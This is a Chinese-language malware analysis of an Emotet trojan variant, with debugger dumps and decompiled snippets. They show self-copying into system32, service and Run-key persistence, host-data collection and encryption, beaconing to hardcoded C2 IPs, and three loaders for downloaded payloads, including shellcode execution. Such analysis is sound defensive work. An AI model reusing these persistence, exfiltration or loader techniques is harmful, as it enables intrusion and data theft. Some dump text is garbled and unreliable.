						ST1 empty 0.0
地址	HEX 数据	ASCII	0012965C	00363E18	s = 00363E18	
005E3890	25 73 5F 25	30 38 58 00	78 C6 39 3B	00 00 00 80	%5 %08X.x?;...■	count = 104 (260.)
005E38A0	0E 00 00 00	00 00 00 00	7E C6 39 3B	00 00 00 80	■.....~?;...■	format = "%5 %08X"
005E38B0	10 00 00 00	00 00 00 00	7C C6 39 3B	00 00 00 80	■..... ?;...■	<%s> = "AEROZB"
005E38C0	12 00 00 00	00 00 00 00	72 C6 39 3B	00 00 00 80	■.....r?;...■	<%08X> = 0x386FA
005E38D0	14 00 00 00	00 00 00 00	70 C6 39 3B	00 00 00 80	■.....p?;...■	

接着，又获取了一个单词列表（与前面的不同），使用相同的算法计算得到一个文件名（这里是 coffeestar），单词列表如下：

delete,band,ipism,sspi,div,rdp,whole,dir,privacy,make,watched,pano,which,goto,wnd,rep,ceip,
date,render,bag,vsc,vsa,mouse,counter,tech,wheel,ranker,iterate,store,sum,package,timeout,
idebug,junos,site,trc,url,coffee,poller,remote,gapa,changes,duck,ppl,tlogcm,tlb,cube,hexa,
vol,paint,star,nav,grp,avatar,center,cipher,brm,resize,markup,pausea,loan,emboss,vsp perf,teal

同样的，拼接成系统文件路径“C:\Windows\system32\coffeestar.exe”，将该路径的文件删除。但是分析环境中并不存在这个文件。经过查阅资料可知，这个单词列表是旧版本的 Emotet 木马的文件名生成列表，因此，这个操作是删除旧版本的 Emotet 木马。

0035DD49	8D85 E8F9FFFF	lea eax,dword ptr ss:[ebp-0x618]				P 1 CS 001B 32位
0035DD4F	50	push eax				A 0 SS 0023 32位
0035DD50	FF15 B81F3600	call dword ptr ds:[0x361FB8]	kernel32.DeleteFileW			Z 1 DS 0023 32位
0035DD56	5F	pop edi	00129090			S 0 FS 003B 32位
0035DD57	5E	pop esi	00129090			T 0 GS 0000 NULL
0035DD58	5B	pop ebx	00129090			D 0
0035DD59	8BE5	mov esp,ebp				0 0 LastErrr ERROR_NO_TOKEN (00000
ds:[00361FB8]=76CE16EF (kernel32.DeleteFileW)						EFL 00000246 (NO,NB,E,BE,NS,PE,GE,
						ST0 empty 0.0
						ST1 empty 0.0
地址	HEX 数据	UNICODE	00129080	00129090	LFFileName = "C:\Windows\system32\c	
00129090	43 00 30 00	5C 00 57 00	69 00 6E 00	64 00 6F 00	C:\Windo	
001290A0	77 00 73 00	5C 00 73 00	79 00 73 00	74 00 65 00	ws\syste	
001290B0	60 00 33 00	32 00 5C 00	63 00 6F 00	66 00 66 00	n32\coff	
001290C0	65 00 65 00	73 00 74 00	61 00 72 00	2E 00 65 00	eeestar.e	

经过前面的铺垫后，判断系统目录下 dispid-speed.exe 文件是否存在：如果不存在，则将自身文件拷贝到系统目录下：

```

memset(&Dst, 0, 0x1Eu);
v8 = v3;
v9 = v2;
v10 = 3604;
v4 = 1;
v7 = 1;
if ( SHFileOperationW(&Dst) || v11 ) // 复制自身到指定路径
    v4 = 0;
return v4;

```

如果拷贝到系统目录失败，则拷贝到临时目录：

0035E020	50	push eax				EDI 00000000
0035E021	56	push esi				EIP 0035E024
0035E022	56	push esi				C 0 ES 0023 32位 0(FFFFFFFF)
0035E023	50	push eax				P 1 CS 001B 32位 0(FFFFFFFF)
0035E024	FF15 2C103600	call dword ptr ds:[0x36103C]	kernel32.GetTempFileNameW			A 0 SS 0023 32位 0(FFFFFFFF)
0035E02A	8D95 F8DFDFFF	lea edx,dword ptr ss:[ebp-0x208]				Z 1 DS 0023 32位 0(FFFFFFFF)
0035E030	8BCB	mov ecx,ebx				S 0 FS 003B 32位 7FFDE000(FFF
0035E032	E8 5430FFFF	call 0035108B	复制文件			T 0 GS 0000 NULL
0035E037	5F	pop edi	001294A0			D 0
0035E038	85C0	test eax,eax				0 0 LastErr ERROR_SUCCESS (00
0035E039	74 1F	je short 0035E058				EFL 00000246 (NO,NB,E,BE,NS,PE
ds:[0036103C]=76CD7039 (kernel32.GetTempFileNameW)						
ST0 empty 0.0						
ST1 empty 0.0						
地址	HEX 数据	UNICODE				
001294A0	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C:\Users	00129484	001294A0	Path = "C:\Users\ADMINI~1\AppData	
001294A0	5C 00 41 00 44 00 4D 00 49 00 4E 00 49 00 7E 00	\ADMINI~	00129488	00000000	Prefix = NULL	
001294C0	31 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00	1\AppData	0012948C	00000000	Unique = 0x0	
001294D0	61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00	a\Local\	00129490	001294A0	TempName = 001294A0	
001294E0	54 00 65 00 6D 00 70 00 5C 00 00 00 00 00 00 00	Temp\...	00129494	005C16E2	UNICODE "--d0a25089"	
			00129498	00363F20	UNICODE "C:\Windows\system32\	

拷贝完成后，删除文件的 Zone.Identifier 属性（是否是从 Internet 上下载）：

0035111F	50	push eax				C 0 ES 0023 32位 0(FFFFFFFF)
00351120	FF15 801F3600	call dword ptr ds:[0x361F08]	kernel32.DeleteFileW			P 1 CS 001B 32位 0(FFFFFFFF)
00351126	5E	pop esi	00129288			A 0 SS 0023 32位 0(FFFFFFFF)
00351127	8BE5	mov esp,ebp				Z 1 DS 0023 32位 0(FFFFFFFF)
00351129	5D	pop ebp	00129288			S 0 FS 003B 32位 7FFDE000(FFF
0035112A	C3	retn				T 0 GS 0000 NULL
0035112B	8BD1	mov edx,ecx				D 0
ds:[00361F08]=76CE16EF (kernel32.DeleteFileW)						
0 0 LastErr ERROR_SUCCESS (0000						
EFL 00000246 (NO,NB,E,BE,NS,PE,G						
ST0 empty 0.0						
ST1 empty 0.0						
地址	HEX 数据	UNICODE				
00129288	43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	C:\Windo	00129280	00129288	LFileName = "C:\Windows\system32\	
00129298	77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00	us\syste	00129284	00000000		
001292A8	6D 00 33 00 32 00 5C 00 64 00 69 00 73 00 70 00	m32\disp	00129288	003A0043		
001292B8	69 00 64 00 73 00 70 00 65 00 65 00 64 00 2E 00	idspeed.	0012928C	0057005C		
001292C8	65 00 78 00 65 00 3A 00 5A 00 6F 00 6E 00 65 00	exe:Zone	00129290	006E0069		
001292D8	2E 00 49 00 64 00 65 00 6E 00 74 00 69 00 66 00	.Identif	00129294	006F0064		
			00129298	00730077		

创建名为“dispidsped”的系统服务，然后启动服务 dispidsped.exe，退出当前进程：

```

v1 = (void *)OpenSCManagerW(0, 0, 983103);
if ( v1 )
{
    v2 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1623, 1206303870);
    snprintf(&s, 0x104u, v2, &word_3C3F20);
    j_HeapFree_3B1532((int)v2);
    v3 = CreateServiceW(v1, L"dispidsped", L"dispidsped", 18, 16, 2, 0, &s, 0, 0, 0, 0, 0);
    if ( v3 )
    {
        if ( sub_3BDE9C((int)v1, &v6) )
        {
            ChangeServiceConfig2W(v3, 1, v6);
            HeapFree_3B1532(v6);
        }
    }
    else
    {
        v3 = OpenServiceW(v1, L"dispidsped", 16);
    }
    if ( v3 )
    {
        v0 = StartServiceW(v3, 0, 0);
        CloseServiceHandle(v3);
    }
    sub_3BE068(v1);
    CloseServiceHandle(v1);
}

```

并且，服务的描述信息也被修改了，非常具有迷惑性：

名称	描述	状态	启动类型	登录为
 Cryptograph...	提供...	已启...	自动	网络服务
 DCOM Serve...	DC...	已启...	自动	本地系统
 Desktop Win...	提供...	已启...	自动	本地系统
 DHCP Client	为此...	已启...	自动	本地服务
 Disk Defrag...	提供...		手动	本地系统
 dispidsspeed	使用...		自动	本地系统
 DNS Client	DN...	已启...	自动	网络服务
 Encrypting Fi...	提供...		手动	本地系统
 Extensible A...	可扩...		手动	本地系统
 Function Dis...	FDP...		手动	本地服务

如果打开服务控制管理器失败，不能以服务的方式实现自启动，则通过写入 `Run` 注册表的方式确保自身可以自启动：

```

if ( !*(&byte_3C30A0 + 367) )
{
    v0 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1623, 1206303870);
    v1 = snwprintf(&s, 0x104u, v0, &word_3C3F20);
    j_HeapFree_3B1532((int)v0);
    if ( v1 > 0 )
    {
        v2 = GetFormatStr_3B1A52((_DWORD *)&byte_3BF004 + 1755, 1206303870);
        if ( !RegCreateKeyExW(-2147483647, v2, 0, 0, 0, 2, 0, &v4, 0) )
        {
            RegSetValueExW(v4, L"dispid-speed", 0, 1, &s, 2 * v1 + 2);
            RegCloseKey(v4);
        }
        j_HeapFree_3B1532((int)v2);
    }
}
}

```

以系统服务的方式启动后，会再次验证启动的参数（这里是“—99fd325e”）：如果不是，则退出当前进程，带参数“—99fd325e”重新启动：

[00321CF0]	56	PUSH ESI			EPL 0000024C (NO,NB,E,BE,NS,PE,GE,LE)
[00321CF1]	57	PUSH EDI			SIO empty 0.0
[00321CF8]	F0F5 281F3B00	CALL DWORD PTR DS:[331F28]	CreateProcess		SII empty 0.0
[00321CFA]	85C9	TEST EAX,EAX			SI2 empty 0.0
[00321CFA]	74 27	JE SHORT 00321D23			SI3 empty 0.0
[00321CFC]	8ED7 0C	MOW EDI,DWORD PTR SS:[EBP+0C]			SI4 empty 0.0
[00321CFF]	85FF	TEST EDI,EDI			SI5 empty 0.0
[00321D01]	74 0C	JE SHORT 00321D0F			SI6 empty 0.0
[00331F28]-762E204D (Kernel32.CreateProcessV)					SI7 empty 32.0000000000000000
					3 2 1 0 ESP UO ZID
Address	Hex dump	ASCII			
001296DC	43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	E : \ W i n d o	0012963C	001296DC	ApplicationName = "C:\Windows\system32\cmd.exe"
001296EC	77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00	w s e s y s t e	00129640	00000000	CommandLine = "-99fd325e"
001296FC	60 00 63 00 32 00 5C 00 64 00 69 00 73 00 70 00	n 3 2 d e s p .	00129644	00000000	pProcessSecurity = NULL
0012970C	60 00 64 00 73 00 70 00 65 00 65 00 64 00 2E 00	i d s p e e d .	00129648	00000000	pThreadSecurity = NULL
0012971C	00 00 70 00 65 00 00 38 97 12 00 05 00 00 00	e x c o r t e d .	0012964C	00000000	InheritHandles = FALSE
0012972C	00 00 00 00 84 7C 2E 77 84 7C 2E 77 98 12 00	. l w l e w \$	00129650	00000000	CreationFlags = 0
0012973C	E4 7E 2E 77 6C 97 12 00 00 00 00 00 84 98 12 00	x u l - t	00129654	00000000	pEnvironment = NULL
0012974C	4F 79 2E 77 00 00 00 00 00 00 00 00 80 80 00	O y u C	00129658	00000000	CurrentDirectory = NULL
0012975C	EC 97 12 00 00 00 00 84 7C 2E 77 00 00 80 00	- t l w	0012965C	0012966C	pStartupInfo = 0012966C -> STARTUPINFOW <Size=68,, Res
			00129660	001296B0	pProcessInformation = 001296B0 -> PROCESS_INFORMATION

获取当前的系统信息:

003B23B1	50	push eax	
003B23B2	FF15 3C223C00	call dword ptr ds:[0x3C223C]	ntdll.RtlGetVersion
003B23B8	8D45 DC	lea eax, dword ptr ss:[ebp-0x24]	
003B23BB	50	push eax	
003B23BC	FF15 441F3C00	call dword ptr ds:[0x3C1F44]	kernel32.GetNativeSystemInfo
003B23C2	0FB645 DA	movzx eax, byte ptr ss:[ebp-0x26]	

获取当前进程的 SessionID:

```
ULONG GetSessionId_3B1E04()
{
    return NtCurrentPeb()->SessionId;
}
```

枚举当前的进程，把进程名存储在内存中：

002AD660	72 00 65 00	67 00 65 00	64 00 69 00	74 00 2E 00	regedit.
002AD670	65 00 78 00	65 00 2C 00	57 00 65 00	72 00 46 00	exe, WerF
002AD680	61 00 75 00	6C 00 74 00	2E 00 65 00	78 00 65 00	ault.exe
002AD690	2C 00 65 00	78 00 70 00	6C 00 6F 00	72 00 65 00	, explore
002AD6A0	72 00 2E 00	65 00 78 00	65 00 2C 00	64 00 77 00	r.exe, dw
002AD6B0	6D 00 2E 00	65 00 78 00	65 00 2C 00	73 00 70 00	m.exe, sp
002AD6C0	70 00 73 00	76 00 63 00	2E 00 65 00	78 00 65 00	psvc.exe
002AD6D0	2C 00 76 00	6D 00 74 00	6F 00 6F 00	6C 00 73 00	, vmtools
002AD6E0	64 00 2E 00	65 00 78 00	65 00 2C 00	74 00 61 00	d.exe, ta
002AD6F0	73 00 6B 00	68 00 6F 00	73 00 74 00	2E 00 65 00	skhost.e
002AD700	78 00 65 00	2C 00 73 00	76 00 63 00	68 00 6F 00	xe, svcho

将计算机名、磁盘序列号、系统版本和进程列表信息拼接成字符串，使用算法将其压缩后加密：

003B20F3	50	push eax		EDI 0012962C
003B20F4	FF75 08	push dword ptr ss:[ebp+0x8]		EIP 003B20F4
003B20F7	FF35 F8B3C00	push dword ptr ds:[0x3C3BF8]		C 0 ES 0023 32位 0(FFFFFFFF)
003B20FD	FF15 C8143C00	call dword ptr ds:[0x3C14C8]	advapi32.CryptEncrypt	P 0 CS 0010 32位 0(FFFFFFFF)
003B2103	85C0	test eax, eax		A 0 SS 0023 32位 0(FFFFFFFF)
003B2105	74 2F	je short 003B2136		Z 0 DS 0023 32位 0(FFFFFFFF)
003B2107	8B5D F0	mov ebx, dword ptr ss:[ebp-0x10]		S 0 FS 003B 32位 7FFDE000(FFF)
003B210A	8B15 F8B3C00	mov edx, dword ptr ds:[0x3C3BF8]		T 0 GS 0000 NULL
003B2110	8B0D F4B3C00	mov ecx, dword ptr ds:[0x3C3BF4]		D 0
003B2116	53	push ebx		0 0 LastErr ERROR_NO_MORE_FILE
003B2117	F8 E5E0FFFF	call 003B1F11		EFL 00000202 (NO, NB, NE, A, NS, PO,
ds:[003C14C8]-7570779B (advapi32.CryptEncrypt)				
ST0 empty 0.0				
ST1 empty 0.0				
地址	HEX 数据	ASCII		
002AB824	08 10 12 AB	01 78 01 3D	8B 3D 0A C2	40 10 46 93
002AB834	46 EC 04 0B	B1 F4 00 2A	41 41 C4 2E	82 01 2B 41
002AB844	04 C1 46 96	EC 10 17 27	D9 B0 B3 F9	39 5C 0E E0
002AB854	0D BC 88 07	30 EC 24 61	9A F7 98 EF	8D B0 E9 24
002AB864	3C 50 2F 8F	E3 33 08 82	E0 7E 17 85	F3 5F 33 5A
				00128D4C 002AB328
				00128D50 002B1970
				00128D54 00000001
				00128D58 00000000
				00128D5C 002AB824
				00128D60 00128D78
				UNICODE ""

从配置文件中解密得到硬编码的服务器 IP 地址（共计 90 个 IP 地址）：

003B6135	51	push ecx		C 0 ES 0023 32位 0(FFFFFFFF)
003B6136	56	push esi		P 1 CS 001B 32位 0(FFFFFFFF)
003B6137	6A 40	push 0x40		A 0 SS 0023 32位 0(FFFFFFFF)
003B6139	50	push eax		Z 1 DS 0023 32位 0(FFFFFFFF)
003B613A	FF15 A8223C00	call dword ptr ds:[0x3C22A8]	ntdll._snprintf	S 0 FS 003B 32位 7FFDE000(FFF)
003B6140	83C4 1C	add esp, 0x1C		T 0 GS 0000 NULL
003B6143	8BCE	mov ecx, esi		D 0
003B6145	F8 FB99FFFF	call 003B1B09		0 0 LastErr ERROR_SUCCESS
ds:[003C0360]=D4				
ecx=00000040				
EFL 00000246 (NO, NB, E, BE, NS				
ST0 empty 0.0				
ST1 empty 0.0				
地址	HEX 数据	ASCII		
003C0360	D4 0C F5 4D	50 00 31 BA	D1 04 86 BD	BB 01 69 1E
003C0370	0C 36 20 01	90 1F 36 2F	1E D5 69 AC	50 00 79 E2
003C0380	A2 CD 1E 45	A8 1B 83 97	87 00 3F 32	90 1F C0 DA
003C0390	AB BE A1 C0	90 1F 7D 1A	CC A2 05 BE	50 00 0A 98
003C03A0	6D 4E 74 32	90 1F 45 DF	75 41 E0 D2	50 00 2A 2C
003C03B0	6A 65 D7 BA	50 00 76 B6	62 94 8D 05	90 1F 53 78
				00128D74 001295A0
				00000040 count = 40 (64.)
				00128D78 00000040
				00128D7C 002A2438
				format = "%u.%u.%u.%u"
				00128D80 00000040
				<u> = 40 (77.)
				00128D84 000000F5
				<u> = F5 (245.)
				00128D88 0000000C
				<u> = C (12.)
				00128D8C 000000D4
				<u> = D4 (212.)

格式化得到连接的 URL：

003B5F80	56	push esi		P 1 CS 001B 32位 0(FFFFFFFF)
003B5F8C	68 00020000	push 0x200		A 0 SS 0023 32位 0(FFFFFFFF)
003B5F91	51	push ecx		Z 1 DS 0023 32位 0(FFFFFFFF)
003B5F92	FF15 A8223C00	call dword ptr ds:[0x3C22A8]	ntdll._snprintf	S 0 FS 003B 32位 7FFDE000(FFF)
003B5F98	83C4 14	add esp, 0x14		T 0 GS 0000 NULL
003B5F9B	8BCE	mov ecx, esi		D 0
003B5F9D	F8 67B0FFFF	call 003B1B09		0 0 LastErr ERROR_SUCCESS (00000000)
ds:[003C22A8]=770E3CD6 (ntdll._snprintf)				
EFL 00000246 (NO, NB, E, BE, NS, PE, GE, LE)				
ST0 empty 0.0				
ST1 empty 0.0				
地址	HEX 数据	UNICODE		
002AB9F8	52 00 65 00	66 00 65 00	72 00 65 00	72 00 3A 00
002AB908	20 00 68 00	74 00 74 00	70 00 3A 00	2F 00 2F 00
002AB918	25 00 73 00	2F 00 25 00	73 00 00 00	0A 00 43 00
002AB928	6F 00 6E 00	74 00 65 00	6E 00 74 00	2D 00 54 00
002AB938	79 00 70 00	65 00 3A 00	2B 00 61 00	70 00 70 00
002AB948	6C 00 69 00	63 00 61 00	74 00 69 00	6F 00 6E 00
002AB958	2F 00 78 00	2D 00 77 00	77 00 77 00	2D 00 66 00
				00128D60 00129198
				00000200
				count = 200 (512.)
				00128D64 002AB8F8
				format = "Referer: http://%s.%s.Conte
				00128D68 001295A0
				<S> = "77.245.12.212"
				00128D6C 00128D98
				<S> = "K3ydT00"
				00128D70 001296A8
				UNICODE "6u.%u.%u.%u"
				00128D74 002A2438
				00000104

将数据内容（加密过的计算机名、磁盘序列号、系统版本和进程列表信息）再进行一次 Base64 加密，作为网络传输中的数据：

002AB908	55 2F 77 2B	59 7A 52 74	39 61 39 4B	6C 74 36 41	U/w+YzRt9a9K1t6A
002AB918	79 66 48 73	6B 30 61 55	58 62 73 74	31 6B 63 66	yfHsk0aUXbst1kcF
002AB928	33 47 53 72	67 4A 56 74	31 6B 4A 75	34 50 68 4F	3GSrgJvT1kJu4Ph0
002AB938	65 73 70 6F	52 56 4F 74	74 61 6B 34	71 72 47 53	espoRV0ttak4qrGS
002AB948	35 4C 41 4D	4C 62 47 42	55 50 4B 38	61 6B 41 37	5LAMLbGBUPK8akA7
002AB958	55 56 73 70	36 35 62 62	4F 73 4A 31	66 48 6A 57	UVsp65bb0sJ1FHjW
002AB968	39 54 45 62	44 4F 5A 6B	66 66 66 7A	34 78 6C 4C	9TEbD0Zkffffz4x1L
002AB978	4D 33 36 52	47 41 45 59	2B 79 53 45	44 30 54 48	M36RGAEY+ySED0TH
002AB988	66 71 57 2B	4A 33 41 30	67 64 37 2B	6B 64 54 78	FqW+J3A0gd7+kdTx
002AB998	50 65 74 7A	64 45 79 45	4A 52 6A 39	4F 79 57 4B	PetzdeYyEJRj90yWK
002AB9A8	35 77 2F 61	50 4F 55 4B	42 6E 6C 71	78 78 54 43	5w/aPOUKBn1qxxTC

随后，与服务器建立 HTTP 连接，并发送包含宿主机数据的 HTTP 请求消息：

003B1493	FF75 18	push dword ptr ss:[ebp+0x18]		EIP 003B149F	
003B1496	FF75 14	push dword ptr ss:[ebp+0x14]		C 0 ES 0023 32位	0(FFFFFFFF)
003B1499	6A FF	push -0x1		P 1 CS 0010 32位	0(FFFFFFFF)
003B149B	FF75 0C	push dword ptr ss:[ebp+0xC]		A 0 SS 0023 32位	0(FFFFFFFF)
003B149E	53	push ebx		Z 0 DS 0023 32位	0(FFFFFFFF)
003B149F	FF15 04303C00	call dword ptr ds:[0x3C3004]	wininet.HttpSendRequestW	S 0 FS 003B 32位	7FFDE000(FFF)
003B14A5	85C0	test eax, eax		T 0 GS 0000	NULL
003B14A7	74 1D	je short 003B14C6		D 0	
003B14A9	6A 13	push 0x13		O 0 LastErr	ERROR_SUCCESS (00000000)
ds:[003C3004]=76A8BA06 (wininet.HttpSendRequestW)				EFL 00000206	(NO,NB,NE,A,NS,PE,GE,G)
				ST0 empty	0.0
				ST1 empty	0.0
地址	HEX 数据	ASCII		00128D44	00CC000C
002AB9F8	AD 6F 7A 69	6C 6C 61 2F	34 2E 30 20	28 63 6F 6D	Mozilla/4.0 (com
002AB908	70 61 74 69	62 6C 65 3B	20 4D 53 49	45 20 37 2E	patible; MSIE 7.
002AB918	30 30 20 57	69 6E 64 6F	77 73 20 4E	54 20 36 2E	0; Windows NT 6.
002AB928	31 30 20 53	40 43 43 32	30 20 2E 4E	45 54 20 43	1; SLCC2; .NET C
002AB938	4C 52 20 32	2E 30 2E 35	30 37 32 37	30 20 2E 4E	LR 2.0.50727; N
002AB948	45 54 20 43	4C 52 20 33	2E 35 2E 33	30 37 32 39	ET CLR 3.5.30729
002AB958	30 20 2E 4E	45 54 20 43	4C 52 20 33	2E 30 2E 33	; .NET CLR 3.0.3
002AB968	30 37 32 39	30 20 2E 4E	45 54 34 2F	30 43 3B 20	0729; .NET4.0C;
00128D48	00129198	UNICODE "Referer: http://77.245.12.212/K39y			
00128D4C	FFFFFFFF				
00128D50	002ABAA0	ASCII "wjfHw5UGv91c0H0-ucTboi%2BdiuwI2dcU2			
00128D54	000001D6				
00128D58	001296A8				
00128D5C	002A2438				
00128D60	00000104				
00128D64	00CC0004				

若与服务器通信失败，则调用 WaitForSingleObject 函数，等待一段时间后再次进行通信（若通信失败则选择下一个 IP 地址），一直循环这个操作：

003B0D08	50	push eax			
003B0D09	FF35 0C1C3C00	push dword ptr ds:[0x3C1C0C]			
003B0D0F	FF15 50213C00	call dword ptr ds:[0x3C2150]	kernel32.WaitForSingleObject		
003B0D15	30C6	cmp eax, esi			
003B0D17	74 F0	je short 003B0D03			
ds:[003C2150]=76CCE290 (kernel32.WaitForSingleObject)					
地址	HEX 数据	ASCII			
002D0418	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
002D0428	C9 40 48 71	00 00 00 80	FF FF 00 00	00 00 00 00
001296B8	00000008	hObject = 00000008 (window)			
001296BC	00005510	Timeout = 873753. ms			
001296C0	00281714	UNICODE "--d3967a7e"			

如果与服务器通信成功，则调用 InternetReadFile 函数读取数据：

003B13C9	50	push eax			
003B13CA	FF75 F4	push dword ptr ss:[ebp-0xC]			
003B13CD	FF15 E8303C00	call dword ptr ds:[0x3C30E8]	wininet.InternetReadFile		
003B13D3	8945 F8	mov dword ptr ss:[ebp-0x8], eax			
003B13D6	85C0	test eax, eax			
003B13D8	74 0F	je short 003B13E9			
ds:[003C30E8]=76A7B3F6 (wininet.InternetReadFile)					
地址	HEX 数据	UNICODE			
002C1648	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
002C1658	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
002C1668	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
002C1678	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00128D24	00CC000C				
00128D28	002C1648				
00128D2C	00000004				
00128D30	00128D4C				
00128D34	00000000				

随后，调用 CryptDecrypt 函数解密数据：

003B21E0	6A 00	push 0x0			
003B21E2	50	push eax			
003B21E3	FF75 FC	push dword ptr ss:[ebp-0x4]			
003B21E6	FF35 F8303C00	push dword ptr ds:[0x3C30F8]			
003B21EC	FF15 0C143C00	call dword ptr ds:[0x3C140C]	advapi32.CryptDecrypt		
003B21F2	85C0	test eax, eax			
003B21F4	74 20	je short 003B2216			
003B21F6	6A 00	push 0x0			
ds:[003C140C]=75723178 (advapi32.CryptDecrypt)					
地址	HEX 数据	ASCII			
002BF098	D0 B5 7A F1	F5 82 27 FD	6F 9D 05 B1	EE 08 F7 28	疏之明?截瀑0??
002BF0A8	19 83 48 71	00 00 00 80	00 00 00 00	01 00 00 00	■值q...?...截...
002BF0B8	40 73 2A 00	00 00 00 00	14 83 48 71	00 00 00 80	0s*......■值q...■
002BF0C8	20 00 2E 32	34 35 2E 31	32 2E 32 31	32 00 00 00	...245.12.212...
002BF0D8	17 83 48 71	00 00 00 80	FF FF 2E 33	30 2E 32 30	■值q...■jjj.30.20
002BF0E8	35 2E 31 36	32 00 39 00	12 83 48 71	00 00 00 80	5.162.9.■值q...?
C 0 ES 0023 32位	0(FFFFFFFF)				
P 0 CS 001B 32位	0(FFFFFFFF)				
A 0 SS 0023 32位	0(FFFFFFFF)				
Z 0 DS 0023 32位	0(FFFFFFFF)				
S 0 FS 003B 32位	7FFDE000(FFF)				
T 0 GS 0000	NULL				
D 0					
O 0 LastErr	ERROR_SUCCESS (00000000)				
EFL 00000202	(NO,NB,NE,A,NS,PE,GE,G)				
ST0 empty	0.0				
ST1 empty	0.0				
00128D58	002AB328				
00128D5C	002C1908				
00128D60	00000001				
00128D64	00000000				
00128D68	002BF098				
00128D6C	0012964C				
00128D70	00000104				

完成数据的解密后，有三种处理方式：

```
switch ( v6 ) // 根据数据类型判断
{
    case 1:
        sub_3BE4C7((int *)&v7); // WriteFile And CreateProcess
        break;
    case 2:
        sub_3BE50A((int *)&v7); // WriteFile And CreateProcessAsUser
        break;
    case 3:
        sub_3BE5B5((int)v2, (int *)&v7); // VirtualAlloc And CreateThread
        break;
}
*v3 = *(&byte_3C36AC + 3);
*(&byte_3C36AC + 3) = v3;
}
```

第一种方式是，创建一个文件，将数据写入，创建进程执行这个文件：

```
v1 = this;
sub_3BE439(&v4); // GetFolderPath
result = sub_3BE27E(*v1, (int)&v4, v1[1]); // WriteFile
if ( result )
    result = CreateProcessW_3B1CC2(0, (int)&v4, v3, 0);
return result;
```

第二种方式是，创建一个文件，将数据写入，在指定用户令牌的安全上下文中创建进程运行文件：


```
if ( CreateEnvironmentBlock(&v9, a3, 0) )
{
    v5 = CreateProcessAsUserW(a3, 0, v4, 0, 0, 0, 1024, v9, 0, &v7, a4);
    DestroyEnvironmentBlock(v9);
}
j_HeapFree_3B1532((int)v8);
return v5;
```

第三种方式是，分配一块内存空间，写入数据并导入 DLL 模块，以创建线程的方式来执行 shellcode：

```
result = sub_3B1855((char *)&v2); // VirtualAlloc and Copy and LoadLibrary
*(_DWORD *) (v3 + 12) = result;
if ( result )
{
    v6 = sub_3B1939(result);
    *(_DWORD *) (v3 + 16) = v6;
    if ( !v6 || (result = (_DWORD *)CreateThread(0, 0, sub_3BE49E, v3, 0, 0), (*(_DWORD *) (v3 + 20)
        result = (_DWORD *)VirtualFree_3B192A(*(void **) (v3 + 12));
    }
}
```

最后，木马继续以隐蔽的方式和服务端进行通信。

6. 执行流程



7. 行为特征

通过上述的分析，可以总结出该 Emotet 木马变种的相关特征：

传播方式：

1. 采用钓鱼邮件中包含恶意链接或恶意文档的方式进行传播，邮件内容多为伪装成各种类型的商务往来邮件
2. 使用 Emotet 僵尸网络进行传播，传播到同一局域网中的其他主机中。

防御机制：

1. 混淆：对 VBA 脚本和 PowerShell 脚本进行混淆处理。
2. 反调试技术：自定义的加壳方式，代码混淆，动态加载链接库，加密导入函数名等。
3. 隐藏自身：复制到系统目录，拼接文件名，设置为系统服务。
4. 隐藏通信：随机生成 URL 目录路径，使用了自定义的 HTTP 请求头。
5. 数据加密：采用 Base64 编码，RSA 和 AES 算法加密通信数据。

核心功能：

1. 获取宿主主机系统信息，发送到 C2 服务器。
2. 从 C2 服务器下载并执行具体的攻击模块。

